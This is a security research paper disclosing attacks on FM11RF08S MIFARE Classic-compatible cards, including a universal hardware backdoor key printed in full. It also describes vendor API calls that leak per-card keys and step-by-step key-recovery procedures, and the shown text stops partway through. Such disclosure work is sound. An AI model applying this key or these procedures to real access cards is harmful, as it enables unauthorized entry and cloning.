MIFARE Classic: exposing the *static encrypted nonce* variant

I've got a bit more, should I throw it in?

Philippe Teuwen
Quarkslab
pteuwen@quarkslab.com

***Abstract*— MIFARE Classic smart cards, developed and licensed by NXP, are widely used but have been subjected to numerous attacks over the years. Despite the introduction of new versions, these cards have remained vulnerable, even in *card-only* scenarios. In 2020, the FM11RF08S, a new variant of MIFARE Classic, was released by the leading Chinese manufacturer of unlicensed "MIFARE compatible" chips. This variant features specific countermeasures designed to thwart all known card-only attacks and is gradually gaining market share worldwide. In this paper, we present several attacks and unexpected findings regarding the FM11RF08S. Through empirical research, we discovered a hardware backdoor and successfully cracked its key. This backdoor enables any entity with knowledge of it to compromise all user-defined keys on these cards without prior knowledge, simply by accessing the card for a few minutes. Additionally, our investigation into older cards uncovered another hardware backdoor key that was common to several manufacturers.**

I. Introduction

By 2024, we all know MIFARE Classic is badly broken. [1]–[11] But the card remains very popular due to a certain level of business legacy and inertia, as migrating infrastructures remains costly.

In this paper, we will focus exclusively on the so-called *card-only* attacks, i.e. attacks that can be performed directly on a card alone, the goal being to recover the card data and keys and to be able to clone it or to emulate it.

Around 2020, a new card emerged withstanding all known card-only attacks and featuring a countermeasure dubbed by the community as "static encrypted nonce".

A. Paper overview

Firstly, in Section II, a short overview of the proprietary encryption algorithm and authentication protocol created by NXP Semiconductors, called CRYPTO-1, is presented. In Section III, we recap briefly the known *card-only* attacks on MIFARE Classic. The *static nested* attack is one of them but has never been documented so far. We hence spend a bit more time on it, to give the developers credit and because we are deriving new attacks from it. Then we present in Section IV the infamous card and its countermeasure. We immediately present a new attack that works only on specific conditions in Section V. In Section VI, we explain how some light fuzzing exposed an unexpected command, protected by a key. To ease the reading, we will just refer to it as *the backdoor*. We then use our first attack in Section VII to break this backdoor key and explore the extend of our findings. Based on this knowledge, we devise a new attack in Section VIII to break all the card keys, without any condition. In some configuration, it can take up to 3-4h to dump the whole card. We then reverse partially an internal nonce generation mechanism in Section IX. In Section X, we show how this partial reverse allows us to optimize the second attack, which becomes 5-6 times faster. We show how to combine aforementioned attacks in Section XI. In Section XII, we explain how these attacks could be done instantaneously if in position of a supply chain attack. Then, in Section XIV, we look at older generations of this card and find a similar backdoor protected with another key. In Section XV, we adapt an existing attack to break the second key. We describe in Section XVI how this knowledge could accelerate known attacks on these older cards. Finally, we document in Section XVIII how the same backdoor has affected other manufacturers as well.

B. Methodology

The followed methodology is more instinctive than formal but lies on some key points.

- Search hard for existing information, on forums, datasheets,... and every time a new keyword appears, search again and see where it leads to ;
- Test, challenge assumptions, make new hypotheses and challenge them with more tests ;
- Keep a prioritized list of all unanswered questions or ideas of leads. Complete the list whenever a new unknown appears unless you can explore it immediately. When a topic is explored, go back to the list for the next hot lead ;
- Don't limit yourself to your end goal, explore side quests as well. Who knows, some nice surprises can happen ;
- Stare at zeros and ones and until you see patterns...

Besides pure observations and results, the paper tries to illustrate this approach and shows how events led to the next steps.

Unsurprisingly, all experiments were conducted with a Proxmark3 and we contributed our analysis and attack tools to the Proxmark3 repository [12]. As it is constantly evolving, note that this paper refers to the repository as it was at commit `27d5f2dbf268ffa43f3c9d38fcc84323adf85b59`.

II. CRYPTO-1 Protocol

A. A very quick introduction

If you are not familiar with the MIFARE Classic memory map, its sectors, trailer blocks, keys and access rights, please refer to one of its old datasheets [13]. For a complete description of the CRYPTO-1 cipher and protocol, please refer to the excellent [7] and [8].

The reader can find a more programmatic view of the protocol in Annex A.

According to ISO14443, bits are actually transmitted least significant bit first but in this paper, as in the literature, numbers are written the usual way, most significant bit first.

As we only care about card-only attacks, only the very first steps of the protocol matter to us:

- One sends an *Authenticate* command `6***+CRC`: `60` to authenticate with *keyA*, `61` to authenticate with *keyB*, followed by a byte indicating the target block, and the 2-byte CRC according to ISO14443-A ;
- The card returns a 4-byte random nonce n_T.

If it is a nested authentication, i.e. we already authenticated to the card with a known key and we want to initiate a new authentication within the established encrypted channel, the protocol is identical besides the following changes:

- The command is sent encrypted with the current CRYPTO-1 keystream, as any other command after a successful authentication ;
- The card nonce is returned encrypted, *but with the new key!*

What is not depicted yet is the handling of the parity bits. During ISO14443-A transmissions, each byte is followed by an odd parity bit (so the total of ones in these 9 bits is always odd). But data encrypted with CRYPTO-1 is transmitted differently: the parity bits are computed on the plaintext data and then encrypted *by reusing the next bit of the keystream* (that will be used to encrypt the least significant bit of the next byte).

Typically, Proxmark3 protocol traces depict parity errors with the symbol "!" when the real parity of the transmitted byte does not match the transmitted parity bit, as seen in the Annex examples.

B. CRYPTO1 intrinsic vulnerabilities

We just highlighted a few ones in the previous section:

- Nested nonce n_T is encrypted with the new key, potentially leaking info about the key ;
- Parity bits are applied on the plaintext data, potentially leaking info about the plaintext ;
- Parity bits are encrypted with reused keystream bits, yet another potential source of leak.

Moreover, we did not detail the CRYPTO1 cipher itself, but its internal state can be reconstructed from the keystream, and therefore can be rolled back, up to the key, in a pretty efficient way.

C. CRYPTO1 common implementation vulnerabilities

The previous section described vulnerabilities that cannot be patched by a card without breaking compatibility.

But a few more vulnerabilities were discovered in card implementations, sometimes patched by later generations of cards.

- The 32-bit nonce n_T is very often generated by using the existing 16-bit LFSR required in the protocol, as PRNG. Knowing half of the nonce, we can reconstruct the other half ;
- When such PRNG is clocked continuously over a rather short sequence, it repeats itself about every 0.6 s, therefore a nonce can be predicted or replayed, e.g. in a nested authentication, based on a previous nonce ;
- The seed initializing the 16-bit LFSR can be static, in which case even the first nonce can be controlled and replayed. Depending on the card, a full power-cycle might be required between attempts ;
- Some cards send a 4-bit encrypted NACK in return to a wrong reader challenge response if its 8 encrypted parity bits appear to be correct, so with a probability of $\frac{1}{256}$. Some cards even always reply with a NACK. Receiving an encrypted NACK reveals 4 bits of keystream ;

III. Known Card-Only Attacks

A. Darkside Attack

The attack described in [9] makes use of two implementation bugs described previously: the leak of NACKs and the possibility to get the initial nonce repeating itself.

It allows to break a first key even if no key is known yet. Because it is rather slow, once a first key is found, the nested authentication attack (described hereafter) is preferred to break all the other keys.

B. Nested Authentication Attack

The attack described in [8] requires to know a first key. This allows to trigger the nested authentication protocol and to receive an encrypted nonce. Again, it requires the card to feature some implementation bugs: the nonce must be predictable so guesses can be made on the nested n_T. The first three parity bits of the encrypted nonce reuse some keystream bits used to encrypt the nonce itself, so guesses can be filtered to keep the compatible ones. By repeating the attack 2 or 3 times, enough keystream information is recovered to break the key.

C. *Hardnested Attack*

To deter the darkside and nested attacks, some cards such as the MIFARE Classic EV1 generate a truly random 32-bit n_T, so not based on the 16-bit LFSR output. And, of course, the NACK leak bug got fixed too.

An attack [11] solely based on the parity bits leak (which is an intrinsic vulnerability of the protocol) got published in 2015. The *hardnested* attack is a *nested* attack on *hardened* cards, so it requires a first known key. It works on random nonces and requires about 1200 of them.

D. *Static Nested Attack*

Some cards appear to have a static initial nonce, a static nested nonce, and no NACK leak bug. Still, the distance between these nonces was found to be constant, so the nested nonce can be predicted.

A first implementation was proposed in 2020 in the Proxmark3 repo, by Iceman himself [14], based on @xtigmh and @uzlonewolf[1] solutions.

The problem is that to apply the nested attack, we need more than once nonce, else the attack is really slow: some tens of thousand candidates must be tested with the card, for each nonce guess).

The trick found by DXL in 2022 [15] is to do a second attempt, but now with the following sequence:

- an authentication with the known key ;
- then a nested authentication *on the same sector, with the same known key* (that will succeed) ;
- and finally the nested authentication attempt on the target sector.

This gives a second different nested nonce and the key can be computed offline. A `staticnested` standalone tool is available as well in the Proxmark repo [12], recovering the key based on two plaintext nested n_T and the corresponding keystreams.

IV. Introducing FM11RF08S

A. *Static Encrypted Nonce Cards*

We already spoiled the chip reference we are interested into, but things were not as immediate.

In 2020, we got a couple of samples of a card with some specificities such that all the existing card-only attacks were failing. At that time, we did not look at them seriously. Probably some tuning to do on existing attacks, but it was not a priority.

Circa 2022, the hacking community started looking seriously at it and the countermeasure was understood and referred as "static encrypted nonces". It slowly became a quite recurrent topic on the RFID hacking Discord [16] (> 350 mentions so far) as these cards become more and more common.

The countermeasures are the following:

- No NACK bug, so no darkside attack possible ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T. The static nested attack requires to be able to predict n_T so it is not applicable here. The hardnested attack requires to get many random $\{n_T\}$, so it's a no go as well.

A detection was even integrated into the Proxmark3 client, as shown in Listing 1.

```
[usb] pm3 --> hf mf info
...
[=] --- Fingerprint
[+] FUDAN based card
...
[=] --- PRNG Information
[+] Prng................. weak
[+] Static enc nonce..... yes
```

Listing 1: Partial output of `hf mf info` Proxmark3 command

These cards are referred on [16] as "0390", "0490", "FM11RF08 v3" etc. and are known to be from Shanghai Fudan Microelectronics. "0390" and "0490" refer to the first and last byte of the manufacturer data located in the card block 0. A variant "1090" is mentioned as a 7-byte UID version. We don't have any sample, but Anton Savelev was very helpful run a few tests on a couple of samples for us and should be warmly thanked for that.

Shanghai Fudan Microelectronics is a prominent Chinese semiconductor company known for producing contactless smart card chips, including the FM11RF08, which is seen as a "compatible alternative" to the NXP MIFARE Classic 1K chip.

Fudan has a very long history in the domain, as a patent application from 2001 [17] appears to describe the CRYPTO-1 protocol, years before getting publicly reverse-engineered in 2008 [6]. Unfortunately, we did not find any patent about the countermeasure of the new cards.

By end of 2023, Augusto Zanellato suggested that the card could be a FM11RF08S, but at that time, the suggestion did not bring much attention.

B. *Looking at FM11RF08S Datasheet*

The FM11RF08S datasheet [18] mentions indeed a countermeasure: the "S" added to the chip reference stands for "安全提升版本" which translates to "Security improved version" and the security features list mentions a feature that can be

[1]Github handles

translated to “Compared with the old version of the chip, the anti-cracking ability is improved”.

Another document with the exact same title [19] describes a 7-byte UID version of the FM11RF08S.

A page of Fudan website [20] mentions the countermeasure in English: “Compared with the old version chip RF08, RF08S’s security and anti-crack ability have been enhanced by fixing the weak points in the realization of the algorithm without losing of the functional compatibility.”

This sounds indeed quite promising.

C. *Getting Samples… and an APK*

As we can’t identify our 2020 samples so far, the best move is to order a few FM11RF08S (on a famous Chinese online marketplace starting with “A”). We wanted to be sure we would get the FM11RF08S and not the older FM11RF08, so we asked some guarantees to the vendor. To our surprise, the vendor mentioned a Fudan Android application (not available on the Play store) that could validate the tags. Searching for the APK, we found an “Original Verification of FM11RF08/08S” web page [21] featuring a QR Code to download it [22]. Once installed, the application is soberly titled “NFC Label Tools”.

Once installed, the application identifies our 2020 samples as two genuine FM11RF08S chips! Investigations could start before getting our order.



Figure 1: *NFC Label Tools* identifying a FM11RF08 card.



Figure 2: *NFC Label Tools* identifying a FM11RF08S card.

D. *FM11RF08S Simple and Advanced Verification Methods*

Let us dig for a while on the application as it seems to feature interesting genuine card authentication mechanisms, similar to what NXP calls *originality check*. One is called *simple verification method* and the other one *advanced verification method*.

1) *Simple Verification Method:*

The 8-byte manufacturer data of FM11RF08 and FM11RF08S located in block 0 contains 6 random-looking bytes forming a kind of cryptographic signature (maybe a partial HMAC?) over (part of) the other block 0 bytes. An example is given in Listing 2, taken among the new cards we ordered. According to the two other manufacturer bytes, the following card revision is unofficially nicknamed “0490”.

```
1C 4C 75 63 46 08 04 00 04 75 DE 7A FD 3B 88 90
                        04 \__ signature __/ 90
\___________/ \/ \/ \___/ \______________________/
     UID      BC SAK ATQA     Manufacturer data
```

Listing 2: FM11RF08S block 0 example

So far, we have seen FM11RF08S samples “0390”, “0490” and “1090”, and FM11RF08 samples “011D”, “021D” and “031D” and both references can be verified by the simple verification method. The APK seems to indicate also the existence of FM11RF08 cards with a block 0 ending in “91” and “98”.

The older Fudan cards with manufacturer data `6263646566676869` – and no signature – cannot be verified, obviously.

If the card block 0 can be read, the simple verification method can be done directly online on the previously mentioned web page [21], or via the Android application. The application is using a slightly different API than the online form and the method can be reproduced as shown in Listing 3.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "1C4C7563460804000475DE7AFD3B8890" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/M1KeyRest | json_pp
```

⇒

```
{
   "code" : 0,
   "data" : null,
   "message" : "success"
}
```

Listing 3: simple verification method API

2) *Advanced Verification Method:*

This method is only supported by the latest FM11RF08S chip and can only be done via the Android application, not the online form.

Sniffing the Application with a Proxmark3 reveals that it performs a CRYPTO-1 authentication to an unknown block 128 (while a 1k card has only 64 blocks) with an unknown keyA[2]. No read access is performed and the simple fact that the authentication succeeds validates the advanced verification method.

Even if the card is protected against card-only attacks, CRYPTO-1 remains trivial to break based on a trace between a card and a reader aware of the correct key, so we could recover it easily. The key is different for each card and sniffing the network operations of the application reveals another API shown in Listing 4 where the block 128 keyA of a specific card is simply returned upon submission of its block 0.

[2]This provides a quick way to detect a FM11RF08S: check if it replies with a nonce to command `6080` but not to `607F`.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "1C4C7563460804000475DE7AFD3B8890" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
⇒
{
   "code" : 0,
   "data" : "0543C7A1F992",
   "message" : "success"
}
```

Listing 4: advanced verification method API

Surprisingly, the API returns a key without any validation of the submitted block 0, as seen in Listing 5. This allows for some tests and we can observe that the returned keyA depends only on the first 9 bytes of block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "00000000000000000000000000000000" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
⇒
{
   "code" : 0,
   "data" : "EDCA04F1D3EC",
   "message" : "success"
}
```

Listing 5: advanced verification method API with invalid data

Both verification methods using only static data, of course, a clone is still possible, similarly to the NXP originality check feature. But at industrial scale, a clone manufacturer cannot produce them massively without having access to many genuine tags and cloning them 1-to-1. Moreover the Fudan API may return an error code -11 = “Too Many Requests” at some point, according to the application.

We test this new authentication key and observe it can be used against blocks 128 to 135 on the “0390” samples from 2020. They share the same content, displayed in Listing 6.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 70 F7 88 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 6: older FM11RF08S blocks 128 – 135

The newly acquired “0390” and “0490” cards and the “1090” ones behave differently from the old “0390”. Only the trailer block 131 and the what-could-be-a-trailer-block-but-is-empty block 135 can be read, as shown in Listing 7.

```
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 7: newer FM11RF08S blocks 128 – 135 (attempt)

Let us compare the access rights. They are interpreted for the “0390” 2020 samples in Table 1.

	Access Rights
128	read AB; write B
129	read AB; write B
130	read AB; write B
131	read ACCESS by AB

Table 1: older FM11RF08S block 128 access rights = `70F788`

While for the “0390” and “0490” 2024 samples and the “1090”, we get the access rights described in Table 2.

	Access Rights
128	none
129	none
130	none
131	read ACCESS by AB

Table 2: newer FM11RF08S block 128 access rights = `00F0FF`

We will go back to these non-readable blocks in Section VIII…

We did not find other hidden blocks.

E. *CRYPTO-1 Implementation Specificities*

The F11RF08S has the following implementation specificities. Some were already mentioned in Section IV.A.

- All nonces, initial and nested, are generated by the 16-bit LFSR PRNG ;
- No NACK bug ;
- The initial n_T is not static but quite repeatable ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T.

Let’s detail the last two statements.

1) *Initial n_T Specificities:*

Figure 3 shows that over 500 collected nonces, they are all concentrated on a very few consecutive 16-bit LFSR outputs among the $2^{16} - 1$ possible ones. This is typical of older cards and occasionally may be wrongly detected as *static nonce* by the Proxmark3 if by chance consecutive tests led to the same n_T value.



Figure 3: Initial n_T observed across 500 authentication attempts with a FM11RF08S

It is due to the fact that the LFSR is initialized with a constant value, then is clocked constantly as soon as the card is powered and operational. Therefore the initial n_T value depends on the timing of the authentication request since the card is powered on.

When several *initial* authentications are done without interrupting the RF field, one must also take into account that the LFSR is not clocked during the authentications themselves, because the card needs the LFSR circuitry to compute the $\mathrm{suc}^{64}(n_T)$ and $\mathrm{suc}^{96}(n_T)$ functions required by the CRYPTO-1 protocol (cf Annex A.1). Note that some cards seem to deviate from this n_T prediction and need more investigation.

F. *Nested n_T Specificities*

Community discussions on [16] reported that the static encrypted nonce depends somehow on the card UID, the sector and the user key itself – but not the key type, so if keyA == keyB for a given sector, encrypted nonces will be equal too.

So by looking at keyA $\{n_T\}$ and keyB $\{n_T\}$, we can tell if keyA == keyB or not.

To be clear, of course, $\{n_T\}$ depends on the key, but n_T too!

One lead to find an attack on this card is to understand how n_T is generated exactly, and to see if it's somehow predictable.

Section IX will give some more insights, but this is not the lead we followed at first.

For our analysis needs, we implemented a tool in the Proxmark3[12] to test various nested authentication scenarii, cf Annex A.3 for usage and example.

V. Reused Keys Nested Attack

How to get more nonces if n_T is static?

We said n_T depends on the UID and the sector (and the key). If we assume a key is reused on another tag (another UID) or another sector of the same tag, we will get another n_T for the same key!

Attack conditions:

- Know a first key, to be able to activate the nested authentication protocol ;
- The card must reuse some keys across several sectors. Or several cards of an infrastructure share the same key.

The attack is a bit similar to the static nested attack, but we have no idea of the nested n_T plaintext, so we have to consider all the 65535 n_T^* candidates.

Our strategy will consists into finding all possible key candidates for one reference sector, and checking on-the-fly if they are compatible with any other sector we want to compare with. This is more limited than looking for common keys across all sectors at once, but it does not require any large memory, while the second option requires about 3 Gb times the number of sectors.

- Collect UID_i, nested encrypted nonces $\{n_T\}_i$ of several sectors, possibly across different cards, and their 4-bit encrypted parity $\left\{p_{n_T}\right\}_i$;
- For each targeted sector, generate all $2^{16} - 1$ possible outputs of the 16-bit LFSR as candidates $n_{T_i}^*$;
- For each $n_{T_i}^*$, compute keystream $\mathrm{ks}_{0_i}^* = \{n_T\}_i \oplus n_{T_i}^*$;
- Given $\mathrm{ks}_{0_i}^*$, decrypt the first 3 parity bits from $\left\{p_{n_T}\right\}_i$
- Check if they match the first 3 parity bits of $n_{T_i}^*$;
- After this filtering, $2^{16-3} = 8192$ candidates remain. Store them as $(n_T^*, \mathrm{ks}_0^*)_i$ tuples ;
- Split these candidates over several threads for the next steps ;
- In each thread, consider first UID_0, $\{n_T\}_0$ and $\left\{p_{n_T}\right\}_0$ as the reference sector to compare with, and its share of $(n_T^*, \mathrm{ks}_0^*)_0$;
- For each $(n_T^*, \mathrm{ks}_0^*)_0$, generate 2^{16} possible keys by recovering and rolling back the CRYPTO-1 48-bit LFSR ;
- Test these keys against the other sectors $\{n_T\}_i$ with their corresponding UID_i:
  - Decrypt $\{n_T\}_i$ => $n_{T_i}^*$;
  - Check if $n_{T_i}^*$ is a valid 16-bit LFSR output ;
  - Check if $n_{T_i}^*$ is part of the 8192 candidates for that sector ;
  - Generate next keystream word $\mathrm{ks}_{1_i}^*$ to decrypt $\left\{p_{n_T}\right\}_i$ and check the last parity bit ;
  - Do the same for the reference sector: generate next keystream word $\mathrm{ks}_{0_i}^*$ to decrypt $\left\{p_{n_T}\right\}_0$ and check the last parity bit. This could have been done earlier but it is more efficient to postpone it ;

At the end, for each sector, we get a few hundreds key candidates compatible with the reference sector.

We can then check if there is a common key across at least two different sectors besides the reference one. When it happens, we found the unique key for the reference sector and these sectors.

On our laptop, it takes less than 2 min to compare two or three sectors, and about 12 min to compare 16 sectors. Your mileage may vary, but it gives a rough idea. Note that if a key is reused across sectors, it's probably across nearby sectors, so it is probably not worth comparing with all sectors at once.

We implemented the attack in the Proxmark3[12], cf Annex A.5 for usage and example.

If no common key was found, maybe there is still a common key between the reference sector and one single sector. But this requires to test the hundreds of keys on the reference sector card.

This attack can only break reused keys, across sectors or across cards. The remaining keys are left undefeated.

The zeitgeist of RFID research is manifest: just a couple of weeks after the initial submission of this paper to a conference, Nathan Nye shared on the RFID hacking Discord [16] the same idea of collecting several n_T from keys reused across sectors, along with proof-of-concept code. We acknowledge and salute Nathan's effort and contribution to the community.

VI. Discovering a Backdoor

Not very satisfied with the limitations of our first attack, and following our proven methodology (cf Section I.B), we decided to do a lightweight fuzzing of the command set.

All numbers expressed here are hexadecimal.

In principle, when powered, the card should only react to the initial 7-bit commands REQA (`26`) and WUPA (`52`). Which is the case. Then only the anticollision select (`93`). Finally, before authentication, only the authentication commands with keyA and keyB should be accepted (`60**` and `61**`) as well as the HLTA (`5000`). We try all command values with a parameter byte "`00`": `**00` and we observe the card replies:

- always NACK (`4`) except for
- `5*00` $\rightarrow$ the card halts
- `6*00` $\rightarrow$ the card returns a nonce
- `f*00` $\rightarrow$ the card halts

The card probably reacts to all `5*00` as being a HLTA. For the `f*00`, it looks like the effect is similar to a HLTA too. Even extending the `f*00` command up to 40 bytes did not lead to any result.

The interesting one is the `6*00`, which means we get a nonce for all `6000` to `6f00` commands, and not just to `6000` and `6100`.

We decide to test them on a card with known keys. We setup different keyA and keyB and observe the static encrypted nonces. When performing a nested authentication with the known key, we get:

- `6000`, `6200`, `6800`, `6a00` $\rightarrow \{n_T\} =$ `4e506c9c`, success
- `6100`, `6300`, `6900`, `6b00` $\rightarrow \{n_T\} =$ `7bfc7a5b`, success
- `6400`, `6600`, `6c00`, `6e00` $\rightarrow \{n_T\} =$ `65aaa443`, fail
- `6500`, `6700`, `6d00`, `6f00` $\rightarrow \{n_T\} =$ `55062952`, fail

And if we change keyA, nonce for `6000`, `6200`, `6800`, `6a00` get another value but `6400`, `6600`, `6c00`, `6e00` also get another nonce.

Different nonces and authentication failures... It looks like we need another key... We did not show it but when keyA == keyB, we only get one nonce for the first 2 sets and one nonce for the last two. This seems to indicate the mysterious key is the same for both sets.

The different command bytes for authentication seem to be parsed as a bitfield, as shown in Listing 8.

```
7 6 5 4 3 2 1 0
0 1 1 0
        | | | + 0=A 1=B
        | | + ignored?
        | + 0=A/B keys 1=backdoor key
        + ignored?
```

Listing 8: Authentication command `6x` seen as a bitfield

VII. Breaking FM11RF08S Backdoor Key

Let's go one step further and assume the mysterious key is the same for several, maybe even all sectors. We can test it quite easily as we have a new attack in Section V exactly for this hypothesis. Indeed, two minutes later, a key appears. See Annex A.5.3 for details. Quick tests show immediately that the key works for all sectors of the card, no matter keyA and keyB values, but also for all the FM11RF08S samples we could test! **FM11RF08S** "**0390**", "**0490**" and **FM11RF08S-7B** "**1090**" variant share the same backdoor key.

Let's take a breath.

Apparently, all FM11RF08S implement a backdoor authentication command with a unique key for the entire production. And we broke it.

```
A396EFA4E24F
```

Listing 9: FM11RF08S universal backdoor key

Tests show that once authenticated, we can read all user blocks, even if the trailer block access rights indicate that data blocks are not readable. We can read the trailer blocks as well, but keyA and keyB values are masked.

For example, now we can dump in Listing 10 the unreadable blocks mentioned in Section IV.D.2.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 10: newer FM11RF08S blocks 128 – 135

They reveal the exact same content as for the older "0390" from 2020, besides block 131 access rights, which we already knew.

The FM11RF08S-7B samples have a different content in block 128, as shown in Listing 11.

```
UID: 1D5FA23A000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 37 71 04 08 88

UID: 1D7CDE72000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 68 39 04 08 88
```

Listing 11: FM11RF08S-7B block 128 samples

So far, we did not find a way to use the backdoor key to write in blocks.

Also, we did not find differences between commands of a same group. But this could deserve deeper tests.

VIII. Backdoored Nested Attack

A few more tests later, we realize that the plaintext n_T is actually the same for the `60**`,… and `64**`,… groups of authentication commands. The $\{n_T\}$ shown previously are different but it's actually the same n_T encrypted with two different keys. And the same holds for the `61**`,… and `65**`,… groups.

So, we can, for example

- Initiate an authentication against block `08` with the backdoor command `6408` ;
- Decrypt $\{n_T\}_{6408}$ into $n_{T_{6408}} \equiv n_{T_{6008}}$;
- Attack its keyA based on $\text{ks}_{0_{6008}} = n_{T_{6008}} \oplus \{n_T\}_{6008}$.

The attack is similar to the static nested attack described in Section III.D before the second authentication trick and requires to test a few tens of thousand key candidates on the card, which can take 3-4 minutes to break a single key.

As for the first attack of Section V, after the 48-bit LFSR is recovered and rolled back, we can decrypt the parity bits and check the last parity bit, to reduce roughly by half the number of key candidates to test. This is of less importance for the optimized static nested attack but this helps a lot here.

We implemented the attack in the Proxmark3[12], cf Annex A.6 for usage and example.

We can now break all the keys of any FM11RF08S with a type of non-optimized static nested attack, even if all keys are diversified, as we already know one key… And we don't need the existence of reused keys anymore.

By the way, besides the *advanced verification* keyA of block 128, we can break its keyB, which is also diversified. But strangely its first two bytes are always `0000`, on all our samples. When breaking this specific key, we can filter key candidates on this criteria and break the key instantaneously. Why – and what this key could be used for – remains a mystery so far.

Someone could also emulate a FM11RF08S including the keyA without ever querying the Fudan API for keyA, by recovering the keyA via this attack.

On the 2020 cards, according to their access rights displayed in Table 1, it seems we should be able to write to these blocks when authenticated with the recovered keyB. But tests show that if the write command seems properly accepted and acknowledged by the card, actually the content was not updated.

IX. Reversing Nested Nonce Generation

We were supposed to be done with this second attack, but by curiosity, we decided to have a look at the static encrypted nonces n_T generation itself, shortly mentioned in Section IV.F.

First of all, we tested and confirmed the possible dependencies and non-dependencies of n_T.

n_T is *not dependent of*

- the number of previous nested authentications (cf static nested attack trick of Section III.D) ;
- the block number within the same sector ;
- the previous authentication n_R, n_T, sector ;
- the key presented to the card ;
- any other activity before current authentication: nested auth on another sector, with another key, read,… ;
- the value of the other sector key (e.g. keyB if authenticating with keyA) ;
- the access rights ;
- the key type: A vs. B.

But n_T *depends on*

- the configured key for the current authentication ;
- the sector number (even if same key) ;
- the card.

The dependency to the card could be to any value such as

- the UID ;
- the block 0 or the 8-byte manufacturer data or the 6-byte "signature", cf Section IV.D.1 ;
- the block 128 keyA, cf Section IV.D.2 ;
- the block 128 keyB, cf end of Section VIII;
- any other personalized value accessible but not yet discovered ;
- a random seed unique to the card and inaccessible.

In the last case, it could even be one random seed per sector, which would mean there is no relationship to the sector number to be found.

To analyze the dependency to the key, we wrote some Python script for the Proxmark3 to configure different keys, always on the same sector, then collect and decrypt the corresponding $\{n_T\}$. The script implements memoization to avoid the same queries over and over while trying different data representations and analyses.

Some decisive steps of the analysis are reproduced in Annex Section A.11. The result is a Python function, provided in the Annex Listing 21, able to mutate a nonce associated to a first key into the nonce of any other key. The relationship is a bit too complex to express the Python code algebraically, but it involves two kinds of 4-bit sbox used in an alternating pattern, to apply differences on the LFSR state at different times for each nibble of the keys.

Some might find a cleaner way to express the impact of the key to the generated n_T.

We also searched some relationship with the sector number but we could not find any pattern and inter-sector differences were all specific to each card.

X. Faster Backdoored Nested Attack

Our n_T generation analysis gave limited results, but they can already provide two optimizations to the backdoored nested attack described in Section VIII.

- We can target both keyA and keyB of a given sector, assuming they are different (which can be checked by comparing $\left\{n_{T_A}\right\}$ and $\left\{n_{T_B}\right\}$) ;
- We use the backdoor with commands `64**` and `65**` to decrypt their n_{T_A} and n_{T_B} ;
- We get a few ten thousand key candidates for keyA and same for keyB ;
- We search couples of keyA/keyB satisfying the relationship of Listing 21 between their nonces.

To do so, rather than rolling the LFSRs back and forth, we actually rewind the nonces with their key candidates and look for a common ancestor across A and B.

This new filtering allows to reduce the number of candidates to about 35% of the original size. This allows the online bruteforce attack with the card to be almost 3 times faster.

We implemented the attack in the Proxmark3[12], cf Annex A.7 for usage and example.

But once we found the actual keyA, assuming we cannot read directly keyB with keyA (which depends on the actual access rights), we can directly find the right keyB among the key candidates by using the relationship once again.

We implemented the attack in the Proxmark3[12], cf Annex A.8 for usage and example.

So our partial reversing has enabled a potential optimization of the attack speed by a factor 6.

Another straightforward optimization is to first generate all the key candidates, filter them, then look at keys present in several candidate lists and start by testing these shortlisted candidates.

XI. Full card recovery

To recap, the strategy to break all keys of a FM11RF08S is the following one.

- Collect the needed nonces for all sectors, keyA and keyB ;
  - Use the backdoor in a first authentication then a nested authentication to collect and decrypt their n_{T_A} and n_{T_B} ;
  - Use the backdoor in a first authentication then the target key types in a nested authentication, to collect $\left\{n_{T_A}\right\}$ and $\left\{n_{T_B}\right\}$ and the corresponding parity errors ;
- For each sector
